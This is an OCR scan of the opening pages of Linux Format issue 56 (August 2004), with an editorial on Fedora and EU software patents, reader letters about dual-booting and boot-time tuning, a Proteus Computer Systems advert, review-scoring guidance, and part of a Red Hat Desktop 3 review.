

LINUX

THE UK'S BEST-SELLING LINUX MAGAZINE!

FORMAT

TURN OVER
FOR YOUR
FREE
LINUX PRO
MAGAZINE

FEDORA UNCOVERED

ON CD FULL INSTALL & USER GUIDE INSIDE **PLUS** THE FUTURE OF FEDORA

PATENT INSANITY

Software patents: how the EU has been hijacked and what you can do about it **p60**

**WIN
ME!**

**£2000 Dell server
up for grabs! p55**

ASK THE EXPERTS!

Your questions answered by professional Linux gurus **p90**

SAFE AS ASTARO

Single-user version on your CD! Detailed review inside **p28**



YOUR FAMILY TREE

Trace your ancestors with GRAMPS, and discover the best of Open Source software **p41**

CODING WITH KDE

Creating an easy-to-use application interface for our LXFGallery project **p86**



DVD issue also available Printed in the UK
LXF56 AUGUST 2004 £3.99



0 771470 425019
125.99 outside UK (all Republics of Ireland)

"I can't imagine how anyone would want their name on a software like this unless they were getting paid extremely well for underpinning the humiliation!"
Eric Raymond doesn't mince his words when defending our favourite OS **p66**

www.linuxformat.co.uk

Hatful of magic

Whether or not you are of the opinion that Red Hat has merely turned its mainstream distribution into a project where it can get free testing for features before they are incorporated into their various flavours of Enterprise Linux, the Red Hat developers have certainly put a lot of effort into the Fedora devolution so far. Of course, that's something else that the company gets criticised for – it clearly isn't easy running a community-developed project.

However, as much as it is nice to have lots of new software and features, there are still plenty of useful – but perhaps more pedestrian – things to be done: particularly in the area of configuration and management tools. These don't cover all the things that the average user will need to manage, and where do you go then? This isn't something that is limited to Fedora by the way, though the Red Hat distributions have always seemed to suffer a little more in this area. Wouldn't it be nice if the combined tools available – like *YaST*, Mandrake's *config* tools and many others – could

be drawn upon to create a more complete, flexible and comprehensive configuration toolset? It certainly wouldn't be easy, but now that Fedora can be a showcase for technologies not limited to those developed by Red Hat, there is a real opportunity to do just that.

Our other leading feature this month is an examination of the issues involved in the continuing saga of software patents, with some intriguing information on the latest EU shenanigans. The story has really gone far beyond the issue of patents – the move by the European Commission to overturn decisions by the European Parliament are some interesting indicators of how the vested interests of the few are undermining the theoretical democracy of the EU. Funnily enough, although the oft-used argument is that patents are for the protection of the 'little people' in the economic world, none of these impecunious self-funded inventors seem to have been exhaustively lobbying the bureaucrats.

Of course, there's plenty more in this issue, from gory gaming to GCC, so read on...



Nick Veitch EDITOR



AIMS OF THE MAGAZINE

Linux Format is a magazine dedicated to Linux and the Open Source community. We aim:

- To provide the most accurate, unbiased and up-to-date information on all things Linux.
- To promote the use of Linux in business and the home, for servers and on the desktop.
- To support the Open Source community by providing a resource of information, and a forum for debate.
- To help all readers get more from their Linux experience by providing insightful and useful tutorials.



On your coverdiscs and exhaustively covered inside – the latest Fedora Core release **p46**

Really Simple Syndication. Is it really simple? Find out here! **p56**

Patents? We don't need them, thanks for asking **p60**




MEET LINUX FORMAT'S TEAM OF WRITERS...



Andrew Channelle
Newsman and newbies' best friend, Andy shows us that FTP is still very useful indeed, despite the advent of HTTP.




David Coulson
Our Answers boffin is a networking and security guru with loads of sysadmin experience.



Mike Saunders
Like a big game hunter, he stalks the Internet's undergrowth to bag you all the best Open Source goodies.



Jono Bacon
Core KDE developer, web developer, sound engineer, freelance writer, musician – and ready for a snooze!



Paul Hudson
Don't get in front of this guy in the Post Office queue – see page 24 for the horrifyingly likely results of his impatience.

Biagio Lucini
Fanatical about Linux's efficiency, he gives us his informed opinion on the state of our OS's most popular compiler.

Hoyt Duff
Linux book author and smiter of ignorant tech journos who think that GNOME and KDE are operating systems!

Richard Drummond
Since moving abroad, he's had to cope with different character sets just to survive...

Michael J Hammel
Professional GIMP artist who pens (or pencils) our current Open Source graphics tour-de-force.

Andy Hudson
Our Advertising chap also writes for the mag 'cause he loves Linux – especially the Red Hat way of doing things.

CONTACT US

Letters for publication:
lxf.letters@futurenet.co.uk

Subscriptions/back issues:
subs@futurenet.co.uk

Technical help/Ask the Experts:
lxf.answers@futurenet.co.uk

Disc problems:
lxf.support@futurenet.co.uk

General enquiries:
linuxformat@futurenet.co.uk

Website: www.linuxformat.co.uk

Or send your letters to:
LINUX Format, Future Publishing,
30 Monmouth Street, Bath, BA1 2BW
Phone: 01225 442244
Fax: 01225 732295

More contact info on p16, p97 & p102

Contents

Welcome to another jam-packed issue of *Linux Format*, your guide to all things Linux!

LINUX
FORMAT

LXF56 August 2004

»» COVER HIGHLIGHTS



FEDORA CORE 2 UNCOVERED 46

Comprehensive install and user guide, plus an exclusive insight into Fedora's future

36 Internet Relay Chat

We cover all the best clients in our Roundup

55 Win! £2000 Dell server

Just one simple question, and it could be yours!

56 Patent Insanity

Computing drowns in excreable legal mumbo-jumbo

72 Using The GIMP & Inkspace

Handle illustration and layout the Open Source way



“The value of Fedora is that it’s an Open Source project – our value comes from distribution, not from exclusion...”

54 Distro-meister Cristian Gafton testifies!

“That unconnected writers can display the same superficiality is both astonishing and very embarrassing...”

07 Most tech-journalists are Linux-ignorant

LINUXPRO

RED HAT CEO Matthew Szulik talks exclusively to us about Open Source
CROSSOVER OFFICE Codeweavers' Jeremy White on migration with Wine
NEOWARE CAPIO Thin client computing on Linux
SECURITY Dealing with a rootkitted network



24 Kill all those who reckon that Linux isn't a gaming platform!



06 News

Analysis of the latest Linux stories

13 Mailserver & Reader Tips

Let us know how clever you are

20 Red Hat Desktop 3 review

A return to the enterprise desktop

22 Nvu review

Linux website development

23 VMware Workstation 4.5

Virtualisation outside the server room

24 Postal 2 review

Belly laughs and gunshot wounds!

26 Blender 2.33a review

3D modelling just got easier!

28 Arstar Security Linux

Software PC protection

30 GCC 3.4.0 review

The latest GNU Compiler Collection

32 CrossOver Office review

Running Windows apps under Linux

33 Book reviews

Including the future of cryptovirology

40 Hot Picks

Amazing Open Source software

56 What on Earth... is RSS?

Really Simple Syndication explained

68 Beginners' guide: FTP

Linux File Transfer Protocol

72 The GIMP and Inkspace

Page layout and illustration

77 Recode tutorial

Reading other charactersets

78 SDL programming: games

Make yourself some enemies!

82 Practical PHP tutorial

Protect your online PHP scripts

86 KDevelop tutorial

Adding an application interface

90 Answers

Our experts help solve your problems

97 Back issues

Get the magazines you've missed

98 SUBSCRIBE AND SAVE

Go on, you know it makes sense...

100 User Groups & advocacy

Local support and LUG Infopoints

114 Next month

What's on our hard drives NOW!



36



60



56



72

Coverdiscs

A DVD or 3 CDs packed full of the latest Linux goodies **46 & 103**



» CDS A, B AND C


FEDORA CORE 2 The latest version of Red Hat's community distribution

ASTARO SECURITY LINUX Firewall, anti-spam, anti-virus, web filter, intrusion protection and VPN – all in one package

BLENDER 2.33a Try out the updated 3D modeller, now with game-making tools!

GCC Compile your programs and install **IRC APPLICATIONS** Chat over LAN or the Internet with our Roundup selection

RSS SOFTWARE Syndicate all the information you need right to your desktop



» DVD

PEARPC Run many PowerPC applications (Mac OS) directly on your Linux machine

MOUNT ISO IMAGE Create and burn all your CD images quickly and conveniently

TAGGED MESSAGE DELIVERY AGENT

Use whitelists and Challenge/Response


WINE Windows and Linux play nicely!

Please read the coverdisc instructions on page 106 before installing from coverdiscs!



SAVE MONEY!

SUBSCRIBE TO:
LINUX
FORMAT



See page 98 or phone 0870 4448645

Mailserver

Share your opinions, right wrongs and demand justice by writing to *Linux Format*. Drop us a line at: **Linux Format**, Future Publishing, 30 Monmouth Street, Bath BA1 2BW or email: lxf.letters@futurenet.co.uk

★ Letter of the month

This month's winner receives a copy of *The Complete Linux Handbook 2*

Love to LUG you, baby...

I've been hooked on computers since I was a teenager. That was back in the 1980s and the days of the 8 bit micros. I progressed from a ZX Spectrum, to an Atari 800 and then a BBC model B before moving up to an cutting-edge Amiga 1200.

When I think back on these machines, despite their limitations by today's standards, they were brilliant. If you ask me why I liked them so much, it's difficult to explain. If I were to sum it up in one word they were 'fun' to use. For some years now I've been using a PC, but have never had the same fun using it as the old 8-bit machines. That is until I stumbled upon a magazine in the news

agents, with an alternative operating system as a free cover disk – yes, you guessed it, it was *Linux Format*. For me, it's made using my PC a much more enjoyable experience. The sheer choice is amazing. I've installed several distros over the past two years, used different window managers, surfed with text and graphical browsers (without popups), created PDF documents without spending a fortune on a commercial product, my list goes on.

During this time I have continuously plugged Linux to all my Windows-using friends, without any being converted. I've been left feeling like a scientist that's made a great discovery but no one wants to listen! That is, until last week: when I noticed an advert in our local paper for a Linux workshop with guest speakers, organised by


the Aberdeen LUG. It was refreshing to meet a host of people that were as enthusiastic as myself about Linux – reminiscent of the days when my pals used to come round with their Spectrum games and rave about the amazing graphics or addictive gameplay. The LUG meets twice a month and I will certainly be going along. My message to all the *Linux Format* readers is to go along to one of your local LUG meetings and discover other people having fun with their computers.

Peter MacKinnon, via email

Thank you for writing in. I think the way we often promote LUGs with 'support your local LUG'-type headlines might make them seem like they are needy organisations; but of course, the opposite is actually the case – they certainly are worth attending if

you want to find out a lot more about Linux, and many could even turn a profit, if that was their aim!

As your prize, we're sending you 'The Complete Linux Handbook 2', a new and updated compendium of Linux goodness, and if an Aberdeen LUG organiser contacts us through lugs.lxf@futurenet.co.uk, we'll send them a selection of whatever goodies we have lying around that would be relevant to the group's forthcoming activities.



Broad banned?

I read with interest the advert for *BroadbandNow* digital magazine in *Linux Format*, from your publishing company, I thought "That sounds cool, I'll give it a go!"

When I had got through all the fiddly signing up with BT Click&Buy, I eagerly pressed on the button to download the mag, when I was told my operating system was not good enough! Argh!

Apparently Mandrake 10 is not up the task, and I should go and buy myself Windows or a Mac. Is this a cruel joke you guys are trying on us? I even tried getting my browser to lie about what it was, but all to no avail.

Symon Cotton, Cambridge

BroadbandNow is designed to be distributed in a proprietary Zinio format. Unfortunately, extensive

market research seems to suggest that – at present – this is the most appropriate technology available for



Though Zinio doesn't yet work under Linux, there's loads of handy info in here that LXF readers who dual-boot will be able to see. Go to www.futurenet.com/futureonline/ for more details.

this particular magazine; and indeed, some other Future Publishing magazines that are available by subscription in this way.

Other titles available in Zinio format are: *Digital Camera Magazine*, *Computer Arts*, *Microsoft Windows XP: The Official Magazine*, *Laptop magazine*, *Internet Works* and *Your Family Tree*. You can make significant savings on the cover-price of these paper magazines by downloading the digital versions, and benefit from exclusive content and weblinks.

Currently, there is no Zinio reader available for the Linux platform, but we will let you know just as soon as this situation changes. If any readers know of any way that Zinio is already compatible with Linux, please share



READER TIPS

LAPTOP LINUX

RE: Laptop Linux Bob Klahn, page 96, LXF54. The biggest 'problem' when loading Linux into an old laptop is the CD drive. If the computer can't be made to boot from the CD, a boot floppy is used. I found the best solution was Slackware 7.0, which uses two or three floppies – boot, root and *pcmcia*. A running DOS or Linux computer is required to produce these from images on the CDs. Slackware 8.1 uses six or seven floppies. Slackware's installer allows a small installation with or without X *etc*; though I would recommend a hard drive of at least 270MB for Slackware 7 without X, 1Gb with X, or 2GB Slackware 8.1, and at least 16MB memory.

If X is going to be used, he needs to find out as much as possible about the video and sound chips beforehand. I did try SUSE 6.4 but had problems with an installation that was un-bootable, and then video/TFT problems. J Gray, London

TIME-WASTING

RE: Newbie Niggles Vic Woolnough p91 LXF54, I run MDK 9.2 on a 200MHz P6 with 192MB RAM and 6GB disk as my test system.

There are a number of tricks to this: especially, do not expect to be able to set it up with exactly the same capabilities as your main PC.

First, for a more rapid boot, turn off all services that you do not need. I found that the *ALSA* and the sound system boot services were for some reason each adding 30 seconds – as I do not currently need them, I turned them off. I can easily turn them on again when needed, via */etc/init.d* or Mandrake Control Center. Make sure you do not have dynamic IP addressing (*dhcp* client) enabled unless you actually need it – the default timeout for the *dhcp* client is far too long and adds a full minute to the startup time if you are not connected to the network. *CUPS* was also slow, presumably because it was looking for other *CUPS* servers on the network.

A major source of time wasting is *PAM*. (Am I the only person to hate *PAM*?) It was causing a delay of at least 30 seconds between entering the password as a non-root user, and obtaining the command-line prompt. (This is best seen in run level 3 but happens in run level 5 too.) The solution to this is to edit *PAM*'s config file (*/etc/security/*



console.perms)

to stop it looking at devices that it doesn't need to, especially USB. (I am not at all sure that having *PAM* fiddle with device permissions is useful, and would seriously consider the traditional alternative of using linux group membership to control access to all devices.) This has cut the login delay to a few seconds.

Though the system will run *KDE*, the startup time is excessive, *XFce* or *WindowMaker* is better. *Mozilla* is better than *Konqueror* if you need a graphical browser, *XTerm* much faster than *Konsole*, and *XFce* contains a nice, lightweight graphical file browser. *Lynx* is a fast text-mode browser that works for simple sites. For editing, I normally use *jmacs*, but there are doubtless lightweight graphical alternatives. I boot the system into level 3, and start a graphical session only if needed with *startx*. You can choose

which desktop to open by default by editing */etc/sysconfig/desktop*.

I have timed the bootup at 90 seconds from pressing **Enter** on the *GRUB* menu to receiving the login prompt. *WindowMaker* is up and running just 18 seconds after typing **startx**, which compares favourably with *KDE*'s three minutes!

Vic is right though about Linux being slow – I have never really understood why this 200MHz PC that once ran Windows 95 very adequately should struggle so badly with *KDE*.

John Hunt, via email

A WARM FEELING...

I have just installed Mandrake 10.0 community edition from the DVD and found it a big improvement from 9.1. A lot faster on startup and running *KDE*. The only real problem that I had was with *KsCD*.

Inserting an audio CD would cause *KsCD* to go off to Wally World and would not be killed! It also caused Mandrake Control Center to hang at the start screen. If anyone has the same problem, I found that the old config files from my previous installation were causing the problem. Deleting *.kde/share/config/kscdrc* resolved

your info with us so we can pass it on to our readers!

MDK vs dual-boot

Having complained about non-booting DVDs I thought I best let you know that I found the information for smart boot manager in the magazine and it works a treat. I noted that there was no comment from you in regard to the Mandrake dual booting difficulties raised by "tar baby" in LXF54's *Answers* column. I was fortunate that attempts at updating to Mandrake

10, (from Mandrake 9.2), reported that it viewed my partition table as corrupt and so I didn't go forward with the upgrade. Lucky me! In my experience, Mandrake 10 will almost certainly ruin your dual booting capability if you let it! Don Sharp, via email

Well, we managed to upgrade a Mandrake 9.1 system to 10 on a dual-boot laptop and everything went without a hitch – it's one thing to pass on other people's comments, but if we can't offer any more help on the problem – or even confirm that it's a general one – there isn't much point in

saying much! We printed A

Helping Hand with Mandrake as part of the *Answers* section in LXF55, which dealt with many

commonly encountered problems, and there's some more Mandrake fixes

in this month's *Answers* section too. *Smart Boot Manager* is an excellent addition to anyone's toolkit. I keep the installer on a USB key in case of emergencies.

Linux pre-loaded

My Athlon 800/512RAM is getting older and older. I've now run Debian on it for over two years without any major catastrophes – it has been a great box and I have worked hard

on it. However, after seeing the speed of my girlfriend's new computer – both under Windows XP and SUSE – I feel it's time open up my wallet and start looking for a new machine. Having a girlfriend that's keen on saving money is a very good thing, as she showed me that it's possible to build a complete computer (only using a few 'old bits') for less than £400! I'm very tempted to do the same, but I'm



"A major UK chain is at work on a range of consumer Linux desktop computers which will be available around the UK very soon – see next month's issue!"

the problem. I also found that having old config files also caused **K3b** to hang as well.

Dave Wise, Brisbane, Australia

Thanks for your tip. It's worth noting that few complete upgrades are without glitches, and updating KDE, whether as a part of a major upgrade or on its own, will usually cause some kind of config problems.

A useful idea is to create a new user (which will have missing or correct default preferences in .kde) and migrate the data across. This gives you a working account while you iron out any problems. Some KDE preferences you may either need or want to keep!

FEDORA CORE 2

I thought I'd email in to let you readers know about a slight "hitch" I encountered when installing Fedora Core 2 on a system that already contained Windows XP dual-booting with Mandrake 9.1.

Being a Linux user of more than two years experience, and using SUSE 8.2 Pro on a daily basis on my desktop at home, I felt confident enough to replace my version of MDK 9.1 (lightly used, so there would be no data lost) with one of the latest releases – opting for Fedora Core 2. Tempted by the

2.6.x kernel, GNOME 2.6, KDE 3.2, and, of course, the fact it was free I downloaded the ISOs from the Fedora mirrors and burned them to disk using **K3b**.

I decided to install it over my existing MDK 9.1 installation, which I originally installed for test purposes on my computer at work (the main OS being XP Pro).

The installation went as expected for modern distros – network, graphics, sound – all OK. The 2.6 kernel is visibly faster than the 2.4.x I was used to and the new – albeit aesthetic – features of KDE 3.2 is worth the install alone.

The problem arose when, after playing with my new system for a while, I tried to reboot into XP using the GRUB bootloader and discovered that I couldn't boot into Windows. This had never been a problem when using the Mandrake bootloader, which the FC2 one replaced.

I did a Google search for "Fedora GRUB XP dual boot" and discovered that there is a known problem with FC2 and GRUB that renders any Windows partitions inaccessible – I couldn't even access them as mounts within Linux – and queries that were posted about the subject haven't yet been answered.

very lazy, and to me a computer is not an experiment of upgrades or tweaking. To me a computer is a tool that should work – the easier it is to start my productive work on it, the better the computer.

I have no desire to sit there spending hours and hours tweaking my three monitors to work, nor the network, nor installing, let alone to compile programs, I just want it to work. It was this that inspired me to have a look on the net for computers that come with Linux pre-installed. I don't want monitors or keyboards or anything like that, just a computer; CPU, RAM, Mobo, HDD, maybe something more. I'd be willing to spend a bit of money to get my hands on a computer that has got a nice distro of Linux installed – but I haven't found any. I admit I found a few companies that

do offer Linux computers, but the prices weren't right. I had a look in one edition of *LXF*, but all I could find was Linux hosting solutions, not desktop solutions.

How is Linux supposed to conquer the desktop if I can't buy a machine with Linux on it? I guess it's going to be sacrificing a few weekends; First to read up on all hardware, then trying to find it, then waiting for it to arrive; then putting it together. And this is where the real nightmare starts: several hours of driver updates, configurations and Googling...

Jocke Selin, via email

We can reveal that a major UK chain is at work on consumer Linux desktop computers which will be available around the country soon – come back next issue for more details! In the meantime though, building from

My attempt at using the XP install disk to repair the **MBR** merely resulted in the whole disk becoming unbootable – no Fedora, no Bill's Bloatware.

Luckily for me, I've been able to requisition a new, larger, hard disk (Seagate Baraccuda 120GB) that I'm going to re-install XP Pro on and hopefully retrieve the information that was on the original disk, which I'm assuming can still be accessed, just can't be booted from (XP install detected all the partitions correctly).

This hasn't put me off dual-booting though, I'm going to clear the original hard disk (40GB), set it up as a slave device and install reliable MDK 10.0 Community edition from the *LXF*53's DVD – as I'm more confident in the bootloader working. While a lot of effort has been put into FC2 – for which I tip my hat to the community of developers – a little more work could've been done on the bootloader to prevent the frustrations I've had over this small "quirk." I think any *LXF* readers who are considering trying Linux for the first time, probably dual-booting with Windows, should consider this before deciding which distro to adopt. Tony Mottershead, via email

components isn't that hard, and modern distros will detect almost everything. Check out our backissues for building the ultimate Linux box (*LXF*53) and getting all your

SUBMISSION ADVICE

WHAT WE WANT:

- Letters about the magazine or Linux in general
- Constructive criticism
- Your opinions
- Concise points about relevant subjects for *Reader Tips*

WHAT WE DON'T WANT:

- Technical questions – direct those to our *Answers* pages!
- Random abuse
- Nonsense rants
- 200 pages of meandering diatribe

WRITE TO US AT:

Linux Format, Future Publishing, 30 Monmouth Street, Bath BA1 2BW or email: lxformat@futurenet.co.uk

www.linuxformat.co.uk

PROTEUS COMPUTER SYSTEMS

www.proteus-linux.co.uk



*We are the UK's No.1
for*

Linux Computer Systems



3 year full warranty
FREE delivery!
Highest quality
GUARANTEED

Linux Compatible Hardware



BeWAN ADSL
PCI Modem
Only £54.99

Official Linux Distributions



SuSE Linux 9.0
Professional
Only £54.99

Linux Download Editions



Gentoo Linux
2004.0
3 CD Set
Only £6.00

Linux Books



"Linux in a Nutshell"
fourth edition
Only £25.65

*More Computer Systems,
Software, Components &
Services available via
our Web Site!!*

www.proteus-systems.co.uk

Tel: (01332) 518559

Fax: (01332) 510349



E&OE. Prices include VAT. ©2004 Proteus Computer Systems

MAILSERVER

« hardware working (LXF51). Back issues are on page 97 if you don't have these essential mags!

Firewalls

LXF51's Linux Firewalls Roundup and published Table of Features did not include IPv6. With the availability of broadband with a static IP address, there is the option of IPv6 tunnels until you look for a firewall that will handle IPv6 traffic. One example is SmoothWall's configuration web interface which only supports TCP/UDP and does not support inbound port forwarding of IP Protocol type 41 (RFC3056).

On the Internet there is IPv6 information available (eg 6Bone) plus Linux distributions claim support for IPv6. When you look for a firewall with an IPv4 to IPv6 gateway or IPv6 configuration tools for existing Linux distributions, it is back to *iptables* documentation, writing your own firewall rules, plus manual configuration of tunnels. NetBSD supports IPv6 and requires a kernel build to enable STF support. I don't know the current state of IPv6 for Open/FreeBSD. There are very few IPv6 magazine articles and Linux books do not normally cover IPv6.

Being too poor to buy a Cisco box that will support tunnelling, I've just

started down the path of implementing a NetBSD firewall/6Bone gateway. A NetBSD install and kernel build is the first step.

I wondered if you can extend your TCP Tutorial and cover IPv6 with the procedure for requesting

an IPv6 tunnel or service followed by implementation of a firewall/IPv6 gateway?

Garry Page, via email

The reason we didn't have any IPv6 firewall systems in the *Roundup* is because – as far as current research

seems to suggest to us – manually creating one with *iptables* is the only option at present. However, this is a very good topic for a future tutorial, and one we will commission one of our experts to write one just as soon as we can make space. [LXF](#)

HELP WANTED

Avalon

I'd just like to mention a project I'm working on called *Avalon*.

I look forward to *Linux Format* now that I can get it here in Ontario, Canada. The articles in *Linux Format*

and *Linux Pro* gave rise to Avalon's social aspect. I'd certainly appreciate any comments, suggestions or advice, as I don't have much experience in advocacy or sales. As a developer, my specialty is in finding solutions through scripting and configuring, rather than visual

bells and whistles. Thanks for your time and your efforts in the cause of FOSS. Please see the *Avalon* About page for more information: <http://psema4.gotdns.com> and <https://sourceforge.net/projects/avalonweb/>


Scott Elcomb, via email

Got a project that needs some assistance? Whether it's coding, bug testing, documentation or promotion, some of our readers may be able to give you a hand. We're resurrecting our *HELP WANTED* section, so send us the details of your Free/Open Source not-for-profit project, and we'll print your appeal in *Linux Format*! If you are a commercial organisation looking to advertise your Linux-savvy staff vacancies, whether RHCE or not, give **Andy Hudson** a call on 01225 442244 Ext 5135.

Let's go to Camelot – it's NOT a silly place!



Helpdex
shane_collinge@yahoo.com



Reviews

All the latest software and hardware reviewed and rated by our experts

LXF VERDICT EXPLAINED

Each review is accompanied by a *Linux Format Verdict* to help you to assess the product at a glance (it's no substitute for actually reading the review, though). We award scores out of ten in the following categories:

Features: Does it provide the functions you need? Is it innovative?

Performance: How well does it do its job? Is it fast and reliable?

Ease-of-use: Is the interface well designed? Is the documentation well written, helpful?

Value for money/Documentation: Whichever is most appropriate!

For those who like numbers, the *Linux Format Rating* is a score out of 10 summing up the overall excellence of a product. It will usually, but need not be, an average of the above categories. We award scores as follows:

●●●●●●●●●●

10 The close-to-perfect product

●●●●●●●●●○

8-9 Good, but has a few niggles

●●●●●●●●○○

6-7 Does the job, but needs work

●●●●●○○○○○

4-5 Average.

○○○○○○○○○○

1-3 An utter disaster. Back to the drawing board!

THE TOP STUFF AWARD

If we really, really like something – we really think that a particular piece of software, hardware or any other sort of ware is the best stuff around – then we'll give it our *Top Stuff Award*. Only the very best will be chosen. It's not guaranteed to all products that score highly.



WHAT'S NEW...

Red Hat Desktop 3

After spinning off the Fedora project, Red Hat returns to the enterprise desktop sphere **p20**

Nvu

Can Lindows/Linspire beef up *Mozilla Composer* into a Dreamweaver-class website creation package? **p22**

VMware Workstation 4.5

If you need virtualisation outside of the server room, put this on your list of apps **p23**

Postal 2

FPS that eschews plot niceties in favour of some old-fashioned wholesale slaughter **p24**

Blender 2.33a

After proprietary issues led to its exclusion for a while, the *Blender Game Engine* is back, with lots of other new features and GUI tweaks! **p26**



24

Astaro Security Linux

Firewall, anti-spam, anti-virus, web filter, intrusion protection and VPN – all in one software package! **p28**

GCC 3.4.0

The GNU Compiler Collection **p30**

CrossOver Office

Running *OpenOffice.org* alongside Windows apps **p32**

Book reviews

Including an intriguing glimpse of the future of cryptovirology... **p33**

LXFBENCH 2004 EXPLAINED

To comprehensively test the capabilities of machines we review, we have developed *LXFBench 2004*: a new benchmark suite designed to push hardware of all shapes and sizes to its limit.

The test is broken down into four distinct parts: multiprocessing, uniprocessing, RAM, and hard disk, of which the first two are largely similar. The multiprocessing test creates four child processes in order to take advantage of SMP hardware, then proceeds to run *oggenc* to encode a large audio file to Ogg format, uses the *GD* image library to resample a complex image several times, and also runs an external C program to calculate

the hashes of random numbers. The *uniprocessing* test is identical except that it runs on just one CPU.

Both the *RAM* and *HD* tests use the *SQLite* database library to manipulate database information in RAM and on the hard disk respectively.

The overall score is an average of all four tests, and is presented as a bar graph for ease of reading. A score of 1 means that the machine has equalled our yardstick machine – a 1.8GHz Pentium 4 with 512MB RAM and an IDE hard disk. A score of 2, therefore, means that a machine has completed our tests twice as fast as the benchmark. The majority of the code was written using PHP 5, with the CPU-intensive tests written in C.

BENCHMARKS

CPU	6.07
SINGLE	3
RAM	2.17
HD	0.46

OVERALL 2.93



All our benchmarks, unless specifically noted otherwise, are run on a fresh installation of Red Hat Enterprise Linux 3 AS for the specific platform. All source code, including PHP itself, is compiled using GCC unless otherwise noted. The *mhash* library, created by Nikos Mavroyanopoulos and Sascha Schumann, is used for data hashing.

ENTERPRISE DESKTOP

Red Hat Desktop 3

And then there were four – **Andy Hudson** takes a look at the latest and perhaps most significant addition to the RHEL family.

BUYER INFO

Corporate desktop environment; also consider SUSE's Office Desktop or Sun's Java Desktop System.

- **SUPPLIER** Red Hat
- **WEB** www.redhat.com/
- **PRICE** See pricing box opposite

Right in the middle of the year, halfway between Red Hat Enterprise Linux 3 and 4, Red Hat has released this: its new corporate desktop product. Despite withdrawing from the desktop market with the ending of the Red Hat Linux project and moving down very specific channels, the company has effectively done an about-turn to provide a robust desktop environment for corporate usage. Yes, that's right, this is for companies only!

Who does what?

Before we plough into the actual desktop itself, it's best to explain the

configurations that are available. You can't buy or obtain the Red Hat Desktop by itself; instead you have to purchase it as part of one of three packs: the Proxy, Satellite and Extension packs.

Both the Proxy and Satellite configurations come complete with RHEL Advanced Server Premium Edition (reviewed back in LXF49) meaning that the only real difference between Proxy and Satellite is the amount of client licences that are bundled – Proxy has 10 and Satellite has 50. The Extension pack comes with an additional 50 licences to bolt onto the existing Proxy or Satellite installations, but you can use the Extension pack without AS. You can add as many Extension packs as you require, either onto an existing Proxy or Satellite installation.

What makes each bundle different is how it handles the Red Hat Network. The Proxy pack systems connect to the local AS, which then connects to the Red Hat network to download the necessary packages and distributes

them to the local system. Satellite offers more than this, effectively taking a mirror of the Red Hat Network onto the local AS machine and enabling it to act like a local Red Hat Network server for client updates and management. The advantages to this are obvious and make it a real time-saver for large scale deployments where there are hundreds of machines. Finally, if you have deployed the Extension pack, then updates will happen via each client machine using the hosted model, not through a central server on the network.

Firing it up


Back to the desktop itself! Continuing with RHEL's download availability, RHD is available for download as ISOs for burning. For the record, there are four binary ISO files and three source-code ISO files, as well as two further ISO files for documentation and RHD 'extras'. Thankfully the Red Hat Network servers are more than up to the task for downloads maintaining an almost

constant 115Kbps over a broadband connection. When you purchase RHD you do have the option to get branded CDs and printed documentation should you require it. Of course, being able to download the software when you need it is convenience in itself! After downloading and burning these to disc I set about installing the newest addition to the RHEL family.

The familiar *Anaconda* installer greeted me after I booted from the first CD. As a long-time user of Red Hat products there were no real surprises waiting in store as I made my way through the options. The end user is never likely to see the installation program itself, which is a shame because *Anaconda* is of such high quality not to mention its ease of use. It automatically gives you the basic desktop programs, and offers you the ability to further customise the package list should you wish to deprive your end users of one of the many myriad of games. The Red Hat installer then kicks in with its usual


RED HAT NETWORK

Proxy, Satellite and Hosted models




Hosted model

A customer's individual systems connect with RHN via the Internet and exchange packages and information from the central RHN servers. This solution is suited to those with limited RHEL deployments wanting to leverage the Red Hat Network infrastructure to store and manage their systems information, and do not require a solution for custom content.



Proxy model

Individual systems connect to a locally hosted (on the customer network) RHN Proxy, which aggregates all necessary data, performing selected tasks locally, and communicates via the Internet with the central RHN servers. Like the hosted model, all system information is stored in the hosted Red Hat data repository. The Proxy model is ideal for small organisations requiring a staging environment for custom or third-party content, and that want to cache content locally to provide for faster distribution to systems. As there is only a single connection over the Intranet, this model is more secure.



Satellite model

All RHN functionality is on the customer premises, allowing the greater functionality and customisation. The Satellite server connects with RHN over the public Internet only to download updates, and other methods are also available. This model allows customers to take their RHN solution completely off-line if desired.


The Satellite model is the preferred architecture of enterprise customers with larger RHEL deployments that need enhanced functionality and for those with stringent security policies preferring to keep all of their systems data on the local network.

PRICING INFORMATION

Annual Subscriptions

	Proxy	Satellite	Extension
Red Hat Desktop	\$2500	\$13,500	\$3500 (No AS)

Considering that Red Hat Enterprise Linux AS Premium can cost up to \$2998, you can see that Red Hat is really bringing value to the market. The actual cost per desktop based on the extension pack is \$70, undercutting Java Desktop System from Sun, which costs \$100.



The standard office desktop – *Evolution* still carries all the Red Hat errata details which are unnecessary for a managed desktop such as this one.

panache giving you a blow-by-blow account of total installation size, how much has been installed and how much time remains. The basic install is 1.8GB, so it didn't take long to set up – in fact it took only 10 minutes.

After the inevitable reboot, the initial setup screen popped up asking for user details and Red Hat Network credentials. The necessary updates were then downloaded and applied with minimum fuss with *up2date* updating itself before going off and giving me the option to retrieve several other package updates and bugfixes.

The usual suspects

Being a branch of RHEL, there are no real surprises to find that the default window manager is GNOME. The usual applications are there in force – *Evolution* 1.4, *OpenOffice.org* 1.1, *Gaim* and *The GIMP*, as well as several other productivity tools. There aren't any major attempts to make the environment any more user friendly, such as has been attempted in Java Desktop System, but there is a reassuring simplicity to the whole bundle. Having gotten used to the spatial browsing of GNOME 2.6, it was somewhat of a culture shock to revert

